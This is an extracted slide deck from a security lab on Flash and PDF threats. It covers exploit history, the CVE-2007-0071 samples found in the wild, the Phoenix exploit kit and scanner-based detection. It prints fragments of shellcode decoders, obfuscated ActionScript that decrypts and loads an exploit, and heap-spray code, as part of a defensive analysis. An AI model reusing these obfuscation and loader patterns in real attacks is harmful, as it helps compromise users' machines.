


RIA SECURITY TECHNOLOGY

WebSense Security Labs



Agenda


- RIA Introduction
- Flash Security
 - Attack Vectors
 - Threats In the Wild
 - Detection
- PDF Security
 - Attack Vectors
 - Threats In the Wild
 - Detection
- Conclusion

Rich Internet Application

Introduction

Rich Internet Application

- **Key Characteristics**
 - Deliver rich user experience
 - Based on Internet
 - Highly interactive




RIA Plugins

- Adobe Flash, Java, and Microsoft Silverlight

APPLICATION	APR 2010
Flash Support	96.68%
Java Support	79.07%
SilverLight Support	49.02%

Flash Player

- Flash Plugin Version Support




RIA – Flash Security

Attack Vectors

Flash Exploit

- Flash Player Related Vulnerability



Flash Exploit (cont.)

- 34 million swf applications are vulnerable

Websecurity 2009.12

- Flash Exploit In the Wild
 - CVE-2007-0071
 - CVE-2009-1862
 - CVE-2010-1297

Flash XXS

- Renren.com flash XXS worm



Flash Malvertisement

- Yahoo, CNN, New York Times
- Ad Banners
- Download Rogue AV



RIA – Flash Security

Threats in the Wild

CVE-2007-0071 (version 1)

- **CVE-2007-0071**
 - May 2008

```

=> 13 54 41 61 28 95 16 4b ac d4 e1 01 9c ad c3 94
[056] 40 SCENEDESCRIPTION↓
=> a6 e1 8a a0 08 20 00 00 00 00 00 00 00 00 00 00
=> 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
=> 00 00 00 00 00 00 00 20 43

[056] 12 SCENEDESCRIPTION↓
=> 01 00 e5 9c ba e6 99 af 20 31 00 00

[052] 383 DOABC, lazy load↓
=> 01 00 00 00 00 10 00 2e 00 00 00 00 10 07 6e 65
=> 77 5f 66 6c 61 0c 4d 61 69 6e 54 69 6d 65 6c 69

```

```

pusha
jmp short loc_E7

----- SUBROUTINE -----

sub_D1 proc near ; CODE XREF
pop ebx
xor edx, edx
mov ax, 0A789h

loc_D8: ; CODE XREF
xor [ebx+edx*2], ax
inc eax
inc edx
cmp dx, 151h
jb short loc_D8
jns short loc_EC

loc_E7: ; CODE XREF
call sub_D1

loc_EC: ; CODE XREF
pusha
retn 0A788h
sub_D1 endp ; sp-analysis failed

```

CVE-2007-0071 (version 2)

• CVE-2007-0071 Wrapped with Actionscript3

```

gdt7RcJF1 = "charC";
ielNy77Uu = "odeAt";
etcSourceTrue = new Array();
dQYGYvFe = 0;
bGcJUgKcJ = 'tendLatinWith';
mYbn1LQjq = new ByteArray();
etcSourceTrue = [55, 50, 61, 109, 189, 164, 116, 105, 22, 141, 132, 9, 99,
ajdU2U3Zjs = 0;
while (ajdU2U3Zjs < etcSourceTrue.length)
{
    dQYGYvFe = ((dQYGYvFe) + 1);
    mYbn1LQjq[ajdU2U3Zjs] = etcSourceTrue[ajdU2U3Zjs] ^ (loc2 = bGcJUgKcJ)
    [(gdt7RcJF1 + ielNy77Uu)](dQYGYvFe);
    if (dQYGYvFe >= bGcJUgKcJ.length)
    {dQYGYvFe = 0;}
    ajdU2U3Zjs = (ajdU2U3Zjs + 1);
}
pB66g3nH = new Loader();
addChild(pB66g3nH);
try
{pB66g3nH.loadBytes(mYbn1LQjq);}

```

method used in decode process

decode key

encrypted data

function used to load exploit SWF

CVE-2007-0071 (version 2)

• CVE-2007-0071 Wrapped with Actionscript3

– April 2009

```
+ 1:1 setlocal_1 ↓ FWS
+ 0:1 pushstring "4657530825060000300A00A0000C03034411080000004
+ 1:1 pushstring "625495E2A262648474648474454524544262A2828554A
+ 2:1 add ↓
+ 1:1 coerce <q>[public]::String↓
+ 1:1 coerce <q>[public]::String↓
+ 1:1 setlocal_2 ↓
+ 0:1 pushstring 4657530825060000300A00A0000C03034411080000004
+ 1:1 pushstring '657566686A646B6A7A6B6A79646F71756977363734653
+ 2:1 add ↓
```

store exploited swf
in hex string


```
0:1 getlocal r14↓
1:1 pushstring "ActiveX"↓
2:1 ifne ->146↓
0:1 getlocal r15↓
1:1 pushstring "WIN 9,0,16,0"↓
2:1 ifne ->116↓
0:1 getlocal r7↓
1:1 coerce <q>[public]::String↓
1:1 setlocal r13↓
0:1 getlocal r15↓
1:1 pushstring "WIN 9,0,28,0"↓
2:1 ifne ->122↓
```

CVE-2007-0071 (version 3)

- **Wrapped with Actionscript3 and store the encrypted data in the Javascript code**
- **Phoenix exploit kit**

CVE-2007-0071 (version 3)

- Phoenix exploit kit



```

34 if((s
9,0,6
35 {↓
36 if(sv
9,0,1
76C69
32317
37 if(sv
9,0,16,0') {fdata=thesame1+'5E8BC8AA'+thesame2+'C6275
6764206877697472206A686667776F7472206F627366206A6735
1736A68667039717738207061206473686766310000';}↓
38 if(sv
  
```

file

```

    internal function frame1():*↓
    {↓
      ExternalInterface.call("FLASHSPRAY");↓
      ExternalInterface.addCallback("sendFromJS", this.recieveFromJS);↓
      ExternalInterface.call("FLASHSPRAY");↓
      return;↓
    }↓
    movie = document[movieName];↓
    }↓
    movie.sendFromJS(fdata);}↓
  
```

Trend Forecast

- **Most dangerous is vulnerability to execute code**
- **More AS obfuscation like Javascript obfuscation**
- **Combined with Javascript more closely**

RIA – Flash Security Detection

Module

Exploit scanner

Actionscript scanner

Honeyclient scanner

Signature scanner

Scanner

Exploit Scanner

- Check DefineSceneAndFrameLabelData
- shellcode detection

Actionscript Scanner

- Detect suspicious Actionscript
 - Loader.loadBytes
 - parseInt, charCodeAt...
 - Too many push action
- Based on URL database
- Suspicious Tag
- File size and Tag count

Honeyclient Scanner

- Honeyclient detection
 - Log http traffic
 - Monitor files, registry key values, and processes

Signature Scanner


- Signature base detection

Portable Document Format


PDF Security

PDF Security Trend


PDF's CVE records



Client Application Vulnerabilities 2009




PDF Attacks
Source: IBM Managed Security Services
2008-2009



Why Malware Uses PDF

- PDF = Quick + Easy



PDF Frame

```
%PDF-1.3
1 0 obj
<</Type /Pages
/Kids [3 0 R ]
/Count 1
/MediaBox [0 0 595.28 841.89]
>>
endobj
.....
xref
0 10
0000000000 65535 f
0000000550 00000 n
0000000733 00000 n
0000000009 00000 n
0000000087 00000 n
trailer
<<
/Size 10
/Root 9 0 R
/Info 8 0 R
>>
startxref
8983
%%EOF
```

File Header

Objects

Cross-Reference Table

Trailer

Filters Used in Malicious PDF

- ASCIIHexDecode Filter
 - Hex encode start with #
 - Sample:
 - /Filter /#46#6c#61#74#65#44#65#63#6f#64#65
 - (FlateDecode)
- FlateDecode Filters
 - Compressed stream
 - Use zlib
- Crypt Filter
 - /Filter /Standard



Encrypted PDF

```
14 0 obj
<</R 3
/P -3904
/O (6E閩u;|?(\鎗Zん5??婲h攢臂\\W?
/Filter /Standard
/Length 128
/V 2
/U (\r規u劣p祿U癰r漆[????????????????])
>>
```

